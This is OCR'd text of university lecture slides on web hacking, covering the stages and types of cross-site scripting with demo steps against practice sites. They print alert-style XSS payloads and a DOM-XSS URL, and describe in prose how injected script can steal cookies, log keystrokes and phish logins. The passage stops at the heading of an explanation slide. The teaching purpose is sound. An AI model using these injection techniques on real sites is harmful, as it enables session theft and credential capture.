Web Hacking - 2

Dr Vivek Balachandran

Vivek.B@SingaporeTech.edu.sg

Web Hacking Topics

SINGAPORE INSTITUTE OF TECHNOLOGY

What we will learn:

- **Cross-Site Scripting (XSS)**
  - Process Overview
  - Types of XSS
  - Demos
- **Cross-Site Request Forgery (XSRF)**
  - Process Overview
  - Process Details
  - Demo
- **Web Defacement**
  - Functionality Overview
  - Partial Demo






Cross-Site Scripting (XSS)

What is XSS?


Attacker does not target victim directly






1. Attacker injects malicious code into vulnerable web server

What is XSS?




1. Attacker injects malicious code into vulnerable web server
2. Victim visits vulnerable web server

What is XSS?




1. Attacker injects malicious code into vulnerable web server
2. Victim visits vulnerable web server
3. Malicious code is served to victim by web server

What is XSS?



1. Attacker injects malicious code into vulnerable web server
2. Victim visits vulnerable web server
3. Malicious code is served to victim by web server
4. Malicious code executes on the victim's computer with web server's privileges

XSS Demo 1 -



Pop-Up

Re-direction

Embed webpage

Alert raised

1. Browse to: https://games.samsclass.info/vulnphp/
2. First, just key in any name and hit Enter
3. Then, repeat with the following scripts

XSS Demo (General) - Explanation

```
print "<html>"
print "Latest comment:"
print database.latestComment
print "</html>"
```

```
<html>
Latest comment:
<script>...</script>
</html>
```

Ability to execute arbitrary JavaScript in another browser allows the following attacks:

Cookie theft: Attacker can access the victim's cookies associated with the website using *document.cookie*, send them to his own server, and use them to extract sensitive information like session IDs.

Keylogging: Attacker can register a keyboard event listener using *addEventListener* and then send all of the user's keystrokes to his own server, potentially recording sensitive information such as passwords and credit card numbers.

Phishing: Attacker can insert a fake login form into the page using DOM manipulation, set the form's action attribute to target his own server, and then trick the user into submitting sensitive information.

Three types of XSS


- *Persistent*: vulnerable application stores (e.g., in the database) the attacker's code and presents it to its visitors

- *Reflected*: vulnerable application simply "reflects" attacker's code to its visitors

- *DOM-based*: vulnerable application includes pages that use untrusted parts of their DOM model (e.g., `document.location`, `document.URL`) in an insecure way

DOM: Document Object Model is a convention for representing and working with objects in an HTML document (as well as in other document types)

Persistent XSS



1. Attacker uses one of the website's forms to insert malicious script into the DB
2. Victim requests website page
3. Website includes malicious script from database and sends it to the victim
4. Victim's browser executes malicious script inside the response, sending victim's cookies to the attacker's server

XSS Demo 1 – Persistent XSS

1. Browse to: https://www.youtube.com/watch?v=7M-R6U2i5iI


XSS Demo 2 – Reflected XSS



Enter query here... Search

1. Browse to: https://xss-doc.appspot.com/demo/2?
2. Search for **`test`** then click Try again
3. Search for **`<u>test</u>`** then click Try again
4. Search for **`<script>alert('hello')</script>`**

Reflected XSS



1. Attacker crafts a URL containing malicious script and sends it to the victim
2. Victim is tricked by the attacker into requesting the URL from the website
3. Website includes the malicious script from the URL in the response
4. Victim's browser executes malicious script inside the response, sending victim's cookies to the attacker's server

XSS Demo 2 – Attack Deployment

SINGAPORE INSTITUTE OF TECHNOLOGY

In the above scenario, an attacker would need the victim to either:

- Visit any page controlled by the attacker. This page might include an invisible iframe that points to the site that's vulnerable to XSS, along with a payload to exploit the vulnerability
- Or click on a URL link from the attacker. This link would include the exploit payload (in the example above, https://xss-doc.appspot.com/demo/2?query=<script>alert('hello')</script>) and may be obscured by a URL shortener (https://bitly.com/shorten/)

It's worth noting that an XSS payload can be delivered in different ways; for example, it could be in a parameter of an HTTP POST request, as part of the URL, or even within the web browser cookie - basically, anywhere a user can supply input to the website.

XSS Demo 3 - DOM-Based XSS



1. Browse to: https://xss-game.appspot.com/level3/frame#1
2. Click on the tabs, app works as expected
3. Copy and paste the above URL into the "URL bar“

https://xss-game.appspot.com/level3/frame#2’><img src=x onerror=alert(/DOM-XSS/)

XSS Demo 3 - Explanation

